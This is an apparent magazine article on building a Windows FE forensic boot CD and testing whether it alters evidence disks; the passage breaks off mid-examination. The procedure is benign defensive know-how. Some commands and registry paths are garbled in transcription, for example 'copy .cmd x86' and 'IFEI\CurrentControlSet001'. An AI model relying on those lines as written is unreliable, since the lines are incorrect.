


Figure 3. PE mount with GimageX




Figure 4. Modification of the registry

will affect whether and how the disks will be connected. To perform a forensic copying we need to mount our target-drive in Read/Write-mode manually with the program *diskpart*.

### A few steps to a Windows forensic CD...

As a basis we need a PC with Windows Vista (or Server 2008) installed. Windows 7 should also work, however I haven't tested it. Additionally an installation of the Automated Installation Kit (AIK) for Vista/Server 2008 is required.

The download-address of AIK for Vista or an alternative version that is also suitable for Server 2008 (and Windows 7) can be found at Microsoft's webpage.

After installing the AIK we will recognize a new menu item that opens the *PE Tools Command* (see Figure 1).

After starting the *PE Tools Command* a simple DOS-window will pop-up – unfortunately there is no nice GUI available.

### Step 1: Creating the Base System

As a first step, we have to create the basic folder with all the files needed to create a bootable CD. To do this, at the *PE Tools* prompt we give the command

```
copy .cmd x86 d:\FE-CD
```

All files necessary for the preparation of a Windows PE (x86 architecture) are now copied to the directory *FE-CD* on drive *D:\*. (see Figure 2).

The entire sub-directory can be copied without any problems to another Windows-system. We only need the base-folder and the Deployment Tools installed (and working) to prepare our Windows FE.

The folder now contains some special files and an image-file of a miniaturized Windows system. Typically for Microsoft the image-file is in a special format – the *Windows Image-format* (files have the ending *.wim*).

To edit it (i.e., to copy our tools to it and to perform the changes of the registry), this CD-image has to be mounted. We are still working at the *PE Tools* command prompt.

The command `imagex.exe /mount /w d:\FE-CD\winpe.wim 1 d:\mounted-CD` will mount the CD-image (more precisely, the first partition of the image-file) to the directory *D:\mounted-CD* with write/read access. Alternatively, there is a nice utility with a GUI – *GImageX*, which is available at [www.autoitscript.com/gimageX/](http://www.autoitscript.com/gimageX/) (see Figure 3).

### Step 2: Modifying the Registry

The next step is to implement the necessary changes in the registry that prevent the automatic mounting of all attached drives.

As mentioned before only the changes of two registry keys for the *Partition Manager* and the *Mount Manager* distinguish a *FE CD* from a normal *PE CD*!

On our PC we start *regedit*. Then we load an additional structure under the *HKEY LOCAL MACHINE* (HKLM) with the function *Load Hive*.

Next we add the registry tree of Windows PE which can be found under *D:\mounted-CD\windows\system32\config\SYSTEM*.

The structure must be loaded; then we give it an appropriate name to handle it – we simply call it *FE* (see Figure 4).




Figure 5. The MountMgr registry entry




Figure 6. The registry entry of the partmgr

# BASICS

We now open the path `IFEI\CurrentControlSet001\Services\MountMgr\`. Here we change the value of the `DWord NoAutoMount` from 0 to 1. Perhaps this `DWord` must be created. This depends on the base system (Vista, Server or Windows 7) and the version of the Automated Installation Kit that was used (see Figure 5).

The next step will be to change the value of the `DWord SanPolicy` of the `Partition Manager`-key. The key `SanPolicy` can be found at `IFE \CurrentControlSet001\Services\partmgr`.

As mentioned before, again it depends if this key and the `DWord` already exists. If necessary we have to create this entry. To do this we create a new key `Parameters`,

next a `DWord SanPolicy`. The `DWord SanPolicy` must have a value of 3 (see Figure 6). That's it – to finalize our work we must remove the structure and thus the changes are saved. It is necessary to keep the CD image mounted for the next steps.

### Step 3: Adding forensic tools

Until now we only created the base for a forensic boot CD. In order to be able to work with this CD we have to add some nice programs.

It is important to note that the Windows PE has a simplified system structure, which does not allow a normal installation of programs. Therefore we will use programs that do not need to be installed. Depending on the software additional needed libraries must be either in the program's folder or copied to the `system32` folder.

### Recommended Tools

The following tools are available at no charge and are free, at least for personal use. Unfortunately the copyright of all tools do not allow including them on the accompanying CD.

This is rather a personal assortment based on personal practice and it is not intended to foster certain companies or persons.




Figure 7. Running FTK under FE




Figure 8. TestDisk under FE

- AccessData FTK Imager ([www.accessdata.com/downloads/current\\_releases/imager/imager\\_2.5.4\\_lite.zip](http://www.accessdata.com/downloads/current_releases/imager/imager_2.5.4_lite.zip)) Remark: In the unzipped package there are several `.dll` files, but we must copy an `oledlg.dll` to the FE-directory `windows\system32` for proper function of the imager (see Figure 7).
- ProDiscover Basic ([www.toorco.n.techpathways.com/uploads/ProDiscoverBasicU3.zip](http://www.toorco.n.techpathways.com/uploads/ProDiscoverBasicU3.zip)) Remark: The package can be unzipped after the `.u3` ending is changed to `.zip`. The folder contains all needed libraries and the executable files and can be copied as-is to the root directory of our FE
- Forensic Acquisition Utilities by George M. Garner Jr. (<http://gmgsystemsinc.com/fau>) Contains UNIX



- classics like dd, nc (netcat) and an implementation of wipe for deleting data
- TestDisk by Christophe Grenier ([www.cgsecurity.org/wiki/TestDisk](http://www.cgsecurity.org/wiki/TestDisk)) (see Figure 8)
- The webpage of Werner Rumpeltesz, (<http://www.gajjin.at>) is definitely worth a look. Amongst others you can find lots of useful tools like Registry Report, Registry Viewer and System Report with which you can create registry extracts respectively complete system descriptions. Historian from the same author can be used to analyze history files of Internet Explorer, Firefox and Opera (see Figure 9).
- Another highly recommendable website is MiTeC from Michal Mutl ([www.mitec.cz](http://www.mitec.cz)). A good program package that was tested with FE is Windows File Analyzer. It contains a Thumbnail Database Analyzer, a Prefetch Analyzer, a Shortcut Analyzer, an Index.dat Analyzer and last but not least a Recycle Bin Analyzer.

In principle, any stand-alone program should work under a Windows FE-environment. Also most of the U3 installation packages can be used as they contain executables together with all necessary libraries. However, your own testing and validation is needed to find out the special requirements of a particular program. To analyze which libraries are needed by a certain program I recommend Dependency Walker (can be found at [www.dependencywalker.com](http://www.dependencywalker.com)).

**Step 4: Creating a bootable CD image**

Once we have modified the registry and copied our programs we are ready to create the CD image. Under the PE Tools command we type in:

```
imagex.exe /unmount /commit d:
 \mounted-CD
```

The option /commit indicates ImageX to write back all changes made to the mounted image-file.

If we used CImageX to mount the image-file, we must set a checkmark at




Figure 9. Working with RegistryReport on FE




Figure 10. Unmount the FE images with GimageX

# BASICS

Commit Changes and then click *Unmount* (see Figure 10).

Now we can transform our *.wim* file to a bootable CD image. To do this we use the program *oscdimg* of the Deployment Tools.

This program works with the folder structure as it was created by the *copype.cmd* script. The image-file for the CD is expected in the folder *ISO\Sources* as *boot.wim*. That is why we need to rename our *winpe.wim* to *boot.wim* and move it to the folder *ISO\Sources* afterwards. There is already a backup of the original *boot.wim* that can be overwritten.

Then we delete the file *bootfix.bin* from the folder *ISO\boot\*. This file is used to create a 10-second countdown prior the starting of the boot-process from CD, asking to hit a key if we want

to boot from CD or not. This countdown can be fatal – if we miss it accidentally, the system will boot from its system drive what will do lots of unacceptable alterations.

From the *PE Tools* command-prompt we now start the conversion:

```
oscdimg -n -o -bd:\FE-CD\etfsboot.com
D:\FE-CD\ISO D:\FE-CD\WinFE.iso
```

The option *-b* selects the boot sector file (to make the CD bootable), followed by the path to the source directory where the *boot.wim* resides. Next we have the path where and under what name the ISO file will be written. The option *-n* allows long file names and *-o* gives some compression (see Figure 11).

Interestingly the finished ISO image contains an approximately 170 – 200

MByte large *boot.wim* and a boot loader file. The *boot.wim* contains a slightly condensed NTFS-formatted system directory. When booting from CD this system directory will be copied to a RAM disk with a size of 256MByte. This RAM-disk will then be used as our system drive. Thus Windows FE only starts on systems with at least 512MByte RAM – 256MByte for the RAM-Disk plus at least 256MByte for execution.

The RAM disk appears after starting with the drive letter *X:\*.

## Step 5: Testing the CD images and creating a CD

For testing, we can boot the ISO image with virtualization programs such as the *Virtual PC* from Microsoft or the freeware *Virtual Box*.

The Windows FE should boot and eventually a *DOS-like* window should appear together with the original Vista background. That is our working environment (see Figure 12).

After successful testing, we can burn the ISO file with a CD-burning program to a CD-R (for example with the function *Burn Image to Disk* from *Nero Burning ROM*).

Now it's time to test our CD on a real system.

## Using Windows FE

During our first test of the Windows FE we have noticed that our working environment is a DOS window within a graphical environment. Although the mouse can be used, there are no icons to start programs. All commands must be entered via the keyboard. To become familiar we first look at the contents of the Windows-system directory with the command *dir*. Next we type twice the command *dir ..* and get to the root directory *X:\*. From here we can switch to the folders of our added programs. Now it would be nice to find out what other drives are connected to our system. Until now we just recognized our system drive *X:\* which is just a RAM disk, not a physical drive.

## Show information about disk drives

We use the program *diskpart* to show which drives are attached and are



```
Windows PE Tools
c:\>oscdimg

OSCDIMG 2.45 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000. All rights reserved.
For Microsoft internal use only.

Usage: OSCDIMG [options] sourceroot targetfile

-l volume label, no spaces (e.g. -lMYLABEL)
-t time stamp for all files and directories, no spaces, any delimiter
 (e.g. -t12/31/2000,15:01:00)
-g encode GMT time for files rather than local time
-h include hidden files and directories
-n allow long filenames (longer than DOS 8.3 names)
-nt allow long filenames, restricted to NT 3.51 compatibility
-b "El Torito" boot sector file, no spaces
 (e.g. -bc:\location\cdboot.bin)
-x compute and encode "AutoCRC" values in image
-o optimize storage by encoding duplicate files only once
-oi ignore diamond compression timestamps when comparing files
-os show duplicate files while creating image
 (-o options can be combined like -ois)

c:\>oscdimg -n -m -bd:\FE-CD\etfsboot.com d:\FE-CD\ISO d:\FE-CD\FEx86.iso

OSCDIMG 2.45 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000. All rights reserved.
For Microsoft internal use only.

Scanning source tree complete (18 files in 8 directories)
Computing directory information complete
Image file is 380735488 bytes
Writing 18 files in 8 directories to d:\FE-CD\FEx86.iso
100% complete
Final image file is 380735488 bytes
Done.
c:\>_
```

Figure 11. Creating the ISO file

recognized by the system. We start by entering `diskpart` at the command prompt. We will get a new command prompt `DISKPART`. With `list disk` we can see all available disk drives. If a disk is connected thereafter, we use the command `rescan` and subsequently these drives are also listed.

## Mounting drives with read/write access enabled

To create a backup, we need write permissions for the target device. We look for our drive's ID as shown by `list disk` (e.g. 1), then we select it for further processing with `select disk 1`. The command `attributes disk clear readonly` removes the `read only`-attribute from the disk. Next we have to unlock the target partition. With the command `list volumes` we list the available partitions of our target disk. With `select volume` followed by the number of the desired partition and finally `attributes volume clear readonly` we set the partition in read/write-mode.

In order to have normal access, we must give our partition a drive letter (e.g. `D`) with the command: `assign letter=D`.

It must be expressively stated that in consequence of these steps the operating

system will write data to the hard drive. Therefore these commands should only be performed on a target drive (see Figure 13)

## Network connection

To use our system in a network without a DHCP, we can manually set the IP address:

```
netsh int ip set address local static
192.168.0.123 255.255.255.0
```

## Restart and Shutdown

To shut down or restart our system we can simply switch the system off. But its more elegant to use the program `wpeutil`. The command `wpeutil reboot` will reboot the system, while `wpeutil shutdown` will shut it down.

## Forensic validation

A forensic boot-CD in the hands of an experienced administrator gives him the ability to respond to incidents and to perform the necessary backup of all potentially affected systems by himself. With the appropriate use of forensic tools on the affected systems an admin can do a first assessment to decide if a full investigation by a forensic examiner is necessary.

But before we use our self-made CD in a real incident we must test its forensic suitability. That means that our CD must not allow any write access and must not write to the disks during the boot process and thereafter. It should allow write-access only to explicitly mounted disks.

As a generally accepted procedure we will calculate a checksum of a test-system before and after having booted it with the CD. Therefore we use the so called *avalanche* effect of checksum algorithms like the `md5` or `sha1`. The *avalanche* effect means that even the change of a single bit significantly changes the checksum.

## The problem of disk signatures

Objections to the suitability of the Windows-based FE are based on the fact that Windows writes a signature to a hard disk when it is added to the system and was initialized. Disk signatures are used by Windows to uniquely identify a disk, regardless of the assigned drive letter. The signature is a four-byte entry to be found in the *Master Boot Record* (MBR) at offset `0x01B8`. It can be read out with the tool `DumpCfg` from the Windows Resource Kit.

If Windows FE will write disk-signatures automatically we will run into trouble.

To understand the possible problems we have to recapitulate how we can prove that a copy is bit-identical and therefore a *forensically sound copy*. A hash-value, regardless which method is used, will tell us just one thing – if the copy is bit-identical or not. If two hash-values do not match, we only know that something is different. We can not tell what and how much was changed, when it was changed or how it was changed. If our FE writes a disk-signature it would alter *just four bytes*. Anyway that would change the disks hash-value.

Troy Larson commented on this problem that Windows FE will write a disk signature to a non-Windows disk, ie. any disk that doesn't have a disk signature.

He states: *This is a well documented behavior of Windows, and, as such, is*




Figure 12. FE started

# BASICS

predictable. As predictable, the behavior can be expected and explained by the forensic investigator.

Additionally I found a comment by DC1743 (the author of *forensicsfromthesausagefactory.blogspot.com*) who describes that FE (better said the program *diskpart*) not only writes a disk signature but also set a read-only-byte. If this was true we would already have two changes on our evidence.

Maybe we know why and where our evidence was changed, but we will be in the unhappy situation that we have altered the evidence. We will have to explain this continuously and surely at court the defendant will ask *Can you prove this? or even worse If you altered this data on the evidence, what else was changed?*.

At this point I decided to perform some in-depth test with Windows FE to find out what really happens.

## Test scenarios and results

The objective of these tests is to show how Windows FE handles different types of hard disks.

It will be tested if and where FE writes to:

- Disk 1 – a NTFS-formatted disk (bootable with Windows XP Home),
- Disk 2 – a Linux-system disk with ext2

and

- Disk 3 – an empty disk (wiped with zeroes).

First we will calculate the md5-checksums of the three disks before booting with FE.

Then we will calculate checksums of the disk under the FE-environment (e.g. with FTK-Imager) before and after the disks were mounted with *diskpart*.

Lastly we will create checksums of the disks after a reboot.

The tests were conducted on an old dual PIII-system with an U160-SCSI controller. The disks were 9GB and 18GB SCSI-drives.

The md5-checksum consists of 32 hexadecimal values, for easier reading I abbreviated the checksums to the first and last four hex-values.

- Checksums before booting FE – The hash-values were calculated under Linux with *md5sum*: (see Figure 14)
- Disk 1 had "d527 [...] a932",

- Disk 2 "9f36 [...] 38af"
- Disk 3 "e4cb [...] 74ad".

· Checksums after booting with FE – Checksums were calculated with FTK-Imager:

- Disk 1 had "d527 [...] a932",
- Disk 2 "9f36 [...] 38af"
- Disk 3 "e4cb [...] 74ad".

· Checksums after mounting with *diskpart* and setting volume in Read/Write-mode

- Disk 1 – Mounting and setting in Read/Write-mode of both disk and volume worked, checksum changed to 0988 [...] 462a!! (see Figure 15)
- Disk 2 – *diskpart* – Select Disk gave error message *Disk not initialized*, *diskpart* – attributes *disk clear readonly* only resulted in an info message; no change of checksum happened.
- Disk 3 – same results as with ext2-disk – also no change of checksum.

· Checksums thereafter – The checksums were calculated again after rebooting into a Linux-system. This was done to verify the correctness of FTK-Imagers' checksums. For Disk 1 again the new checksum of 0988 [...] 462a was calculated, while Disk 2 and 3 still had their original values.

## Examination of the NTFS-formatted disk

As expected, Windows FE wrote to the Read/Write-mounted NTFS-drive. To verify what changes were written to the NTFS-formatted drive I compared the original *dd*-image with the image of the altered disk. I used *WinHex* to open both image-files and compared them byte-by-byte.

